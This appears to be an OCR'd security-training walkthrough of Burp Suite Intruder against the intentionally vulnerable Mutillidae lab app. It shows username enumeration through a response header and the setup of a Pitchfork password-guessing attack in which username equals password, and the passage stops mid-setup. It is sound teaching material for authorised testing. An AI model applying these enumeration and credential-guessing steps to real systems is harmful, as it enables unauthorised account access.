


# Intruder: Configure Grep - Extract


1. Switch to "Intruder" > "Options" tab.
2. Scroll down to "Grep - Extract" section.
3. Select the checkbox labeled as "Extract the following items from responses".
4. Click on "Add" button.




5. In the "Define extract grep item" window, click on "Refetch response" button.
6. Enter the value `Logged-in-User` in search box.
7. Click on "+" icon.
8. Select the checkbox labeled as "Auto-scroll to match when text changes".





9. Highlight the username value by selecting its literal text, and click on "OK" button.



Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression:
-User:
Start at offset:
138
End at delimiter:
\r\nX-XSS-
End at fixed length:
6
Extract from regex group
\-User\: (.*?)\r\nX\-XSS\-
Case sensitive
2
These would be populated automatically.
Exclude HTTP headers
Update config based on selection below
Refetch response
HTTP/1.1 200 OK
Date: Fri, 19 Oct 2018 07:07:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Logged-In-User: riddhi
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 54100
Connection: close
Content-Type: text/html
1
Simply move your cursor over the username and select it.
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<
+
>
Logged-In-User
1 match
3
OK
Cancel

# Trigger Attack & Save Results

1. Start the attack by clicking on "Start attack" button.





2. Save the extracted usernames by clicking on "Save" > "Results table".




| Reque | | Status | Error | Timeout | Length | -User: | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | 200 | | | 46875 | user_3 | |
| 1 | 1 | 200 | | | 46718 | admin | |
| 2 | 2 | 200 | | | 47017 | adrian | |
| 3 | 3 | 200 | | | 46905 | john | |
| 5 | 5 | 200 | | | 46526 | bryce | |
| 4 | 4 | 200 | | | 46801 | jeremy | |
| 6 | 6 | 200 | | | 46548 | samurai | |
| 7 | 7 | 200 | | | 46510 | jim | |
| 8 | 8 | 200 | | | 46529 | bobby | |
| 9 | 9 | 200 | | | 46531 | simba | |
| 10 | 10 | 200 | | | 46548 | dreveil | |
| 11 | 11 | 200 | | | 46534 | scotty | |
| 12 | 12 | 200 | | | 46517 | cal | |
| 13 | 13 | 200 | | | 47062 | john | |
| 14 | 14 | 200 | | | 46915 | kevin | |
| 15 | 15 | 200 | | | 46721 | dave | |
| 16 | 16 | 200 | | | 46539 | patches | |
| 17 | 17 | 200 | | | 46522 | rocky | |
| 18 | 18 | 200 | | | 46534 | tim | |
| 19 | 19 | 200 | | | 46542 | ABaker | |
| 20 | 20 | 200 | | | 46521 | PPan | |
| 21 | 21 | 200 | | | 46526 | CHook | |
| 22 | 22 | 200 | | | 46537 | james | |
| 23 | 23 | 200 | | | 47720 | user | |
| 24 | 24 | 200 | | | 46699 | ed | |
| 25 | 25 | 200 | | | 46520 | user1 | |
| 26 | 26 | 200 | | | 46691 | user1 | |
| 27 | 27 | 200 | | | 46862 | user1 | |
| 28 | 28 | 200 | | | 46531 | user_1 | |
| 29 | 29 | 200 | | | 46531 | user_2 | |
| 30 | 30 | 200 | | | 47047 | user_3 | |
| 31 | 31 | 200 | | | 46531 | user_4 | |
| 32 | 32 | 200 | | | 46531 | user_5 | |
| 33 | 33 | 200 | | | 46531 | user_6 | |
| 34 | 34 | 200 | | | 46531 | user_8 | |
| 35 | 35 | 200 | | | 46531 | user_7 | |
| 36 | 36 | 200 | | | 46531 | user_9 | |
| 37 | 37 | 200 | | | 46542 | user_10 | |
| 38 | 38 | 200 | | | 46542 | user_11 | |
| 39 | 39 | 200 | | | 46542 | user_12 | |

3. In the "Save results table" window, select the columns that you wish to extract values from, and click on "Save" button.


Save results table
All rows
Save header row
Selected rows
Delimiter: Tab Custom:
Wrap data safely for Microsoft Excel
Include columns:
Request
Status
Response received
Error
Length
-User:
Payload
Time of day
Response completed
Timeout
Cookies
Comment
Select all
Select none
Save
Cancel

# Password Guessing Attack via 'Copy other payload'


**Scenario:** Check if a user account exists for which password is same as the username.

1. In Mutillidae, go to the login page by clicking on "Login/Register" link.



2. Ensure Burp is in intercept mode.

3. Login to the Mutillidae application.


4. Intercept the login request and, assuming that usernames have already been enumerated, send the request to `Intruder`.





5. Mark the payload positions and choose an appropriate *attack type* (*Pitchfork* in this case).




6. Choose *payload type* as 'Simple list' for the `username` input field, and load enumerated username list.



Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]
Burp Intruder Repeater Window Help
Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header
Target Proxy Spider Scanner Intruder Repeater Sequencer
6 7 8 9 10 11 12 13 14 15 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 101
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
user_3
admin
adrian
john
bryce
jeremy
samurai
Add
Enter a new item
Add from list ...

